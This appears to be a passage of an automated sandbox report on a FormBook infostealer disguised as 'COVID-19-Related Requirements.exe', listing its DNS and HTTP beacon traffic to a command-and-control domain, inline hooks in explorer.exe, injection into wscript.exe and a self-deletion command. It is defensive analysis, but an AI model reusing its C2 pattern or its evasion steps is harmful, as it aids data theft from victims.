May 26, 2021 19:58:38.977406025 CEST	53	61374	8.8.8.8	192.168.2.6
May 26, 2021 19:58:39.788191080 CEST	50339	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:39.837759018 CEST	53	50339	8.8.8.8	192.168.2.6
May 26, 2021 19:58:59.119628906 CEST	63307	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:59.189332962 CEST	53	63307	8.8.8.8	192.168.2.6
May 26, 2021 19:59:18.691482067 CEST	49694	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:18.751732111 CEST	53	49694	8.8.8.8	192.168.2.6
May 26, 2021 19:59:19.418623924 CEST	54982	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:19.484973907 CEST	53	54982	8.8.8.8	192.168.2.6
May 26, 2021 19:59:20.127902985 CEST	50010	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:20.186115980 CEST	53	50010	8.8.8.8	192.168.2.6
May 26, 2021 19:59:20.774699926 CEST	63718	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:20.834909916 CEST	53	63718	8.8.8.8	192.168.2.6
May 26, 2021 19:59:21.067723989 CEST	62116	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:21.129338980 CEST	53	62116	8.8.8.8	192.168.2.6
May 26, 2021 19:59:21.408696890 CEST	63816	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:21.458370924 CEST	53	63816	8.8.8.8	192.168.2.6
May 26, 2021 19:59:22.096962929 CEST	55014	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:22.147989035 CEST	53	55014	8.8.8.8	192.168.2.6
May 26, 2021 19:59:22.663640022 CEST	62208	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:22.725488901 CEST	53	62208	8.8.8.8	192.168.2.6
May 26, 2021 19:59:24.745949030 CEST	57574	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:24.796406984 CEST	53	57574	8.8.8.8	192.168.2.6
May 26, 2021 19:59:26.713046074 CEST	51818	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:26.767188072 CEST	53	51818	8.8.8.8	192.168.2.6
May 26, 2021 19:59:28.418070078 CEST	56628	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:28.479312897 CEST	53	56628	8.8.8.8	192.168.2.6
May 26, 2021 19:59:39.410810947 CEST	60778	53	192.168.2.6	8.8.8.8
May 26, 2021 19:59:39.476773977 CEST	53	60778	8.8.8.8	192.168.2.6
May 26, 2021 20:00:02.467072964 CEST	53799	53	192.168.2.6	8.8.8.8
May 26, 2021 20:00:02.526500940 CEST	53	53799	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2021 20:00:10.380151987 CEST	54683	53	192.168.2.6	8.8.8.8
May 26, 2021 20:00:10.438338995 CEST	53	54683	8.8.8.8	192.168.2.6
May 26, 2021 20:00:12.148670912 CEST	59329	53	192.168.2.6	8.8.8.8
May 26, 2021 20:00:12.209837914 CEST	53	59329	8.8.8.8	192.168.2.6
May 26, 2021 20:00:30.471061945 CEST	64021	53	192.168.2.6	8.8.8.8
May 26, 2021 20:00:30.536492109 CEST	53	64021	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2021 20:00:30.471061945 CEST	192.168.2.6	8.8.8.8	0x5c0c	Standard query (0)	www.portablesteamsaunas.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2021 20:00:30.536492109 CEST	8.8.8.8	192.168.2.6	0x5c0c	No error (0)	www.portablesteamsaunas.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.portablesteamsaunas.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49748	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 26, 2021 20:00:30.606018066 CEST	5463	OUT	GET /cgsp/?zR-4q=wCZjRreTETPxpz3yzi5aMK9lgrBwWrXWegbflPnh9KjaaDHMPgi5SZz4hafy+YGLKOgeKwGRDg==&hB0=D8yhC83P6d34H HTTP/1.1 Host: www.portablesteamsaunas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 26, 2021 20:00:30.648032904 CEST	5463	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 26 May 2021 17:59:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 37 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 70 6f 72 74 61 62 6c 65 73 74 65 61 6d 73 61 75 6e 61 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 33 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 70 6f 72 74 61 62 6c 65 73 74 65 61 6d 73 61 75 6e 61 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>57 <meta http-equiv='refresh' content='5; url=http://www.portablesteamsaunas.com/' />a </head>9 <body>43 You are being redirected to http://www.portablesteamsaunas.coma </body>8</html>0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Copyright Joe Security LLC 2021


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEA
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEA
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEA
GetMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEA

Statistics

Behavior



System Behavior

Analysis Process: COVID-19-Related Requirements.exe PID: 6852 Parent PID: 6080

General

Start time:	19:58:32
Start date:	26/05/2021
Path:	C:\Users\user\Desktop\COVID-19-Related Requirements.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\COVID-19-Related Requirements.exe'
Imagebase:	0xef0000
File size:	462336 bytes
MD5 hash:	7EFD588DF5D918372C111708F02CC3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.434950366.0000000004299000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.434950366.0000000004299000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.434950366.0000000004299000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Copyright Joe Security LLC 2021

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\COVID-19-Related Requirements.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1EC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\COVID-19-Related Requirements.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile

Analysis Process: COVID-19-Related Requirements.exe PID: 6884 Parent PID: 6852

General

Start time:	19:59:18
Start date:	26/05/2021
Path:	C:\Users\user\Desktop\COVID-19-Related Requirements.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x350000
File size:	462336 bytes
MD5 hash:	7EFD588DF5D918372C111708F02CC3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: COVID-19-Related Requirements.exe PID: 7004 Parent PID: 6852

General

Start time:	19:59:18
Start date:	26/05/2021
Path:	C:\Users\user\Desktop\COVID-19-Related Requirements.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x240000
File size:	462336 bytes
MD5 hash:	7EFD588DF5D918372C111708F02CC3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: COVID-19-Related Requirements.exe PID: 6964 Parent PID: 6852

General

Start time:	19:59:19
Start date:	26/05/2021
Path:	C:\Users\user\Desktop\COVID-19-Related Requirements.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf40000
File size:	462336 bytes
MD5 hash:	7EFD588DF5D918372C111708F02CC3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.484219002.0000000001960000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.484219002.0000000001960000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.484219002.0000000001960000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.484584798.0000000001990000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.484584798.0000000001990000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.484584798.0000000001990000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6964

General

Start time:	19:59:21
Start date:	26/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 4112 Parent PID: 3440

General

Start time:	19:59:40
Start date:	26/05/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0xe20000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.597531412.0000000002F80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.597531412.0000000002F80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.597531412.0000000002F80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.597396184.0000000002F50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.597396184.0000000002F50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.597396184.0000000002F50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.596048220.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.596048220.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.596048220.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	B2A027	NtReadFile

Analysis Process: cmd.exe PID: 5768 Parent PID: 4112

General

Start time:	19:59:45
Start date:	26/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\COVID-19-Related Requirements.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19-Related Requirements.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\COVID-19-Related Requirements.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 1340 Parent PID: 5768

General

Start time:	19:59:46
Start date:	26/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC 2021